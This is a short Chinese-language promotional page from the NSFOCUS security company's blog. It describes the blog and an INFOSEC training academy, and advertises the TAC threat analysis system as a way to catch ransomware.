由绿盟科技研究院创立于2015年，拥有上百位作者、近2000位订阅账户，目前博客已经成为绿盟科技传播技术理念的官方网站之一。

关于INFOSEC

INFOSEC学院是高质量的信息安全培训机构，创立于1998年，学院致力于培训资讯安全及资讯科技专业人士，并提供多元化的培训课程。

TAC

阻断渔夫的勒索

我们有王牌！

TAC NSFOCUS

绿盟威胁分析系统

让勒索软件无所遁形

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

NSFOCUS绿盟科技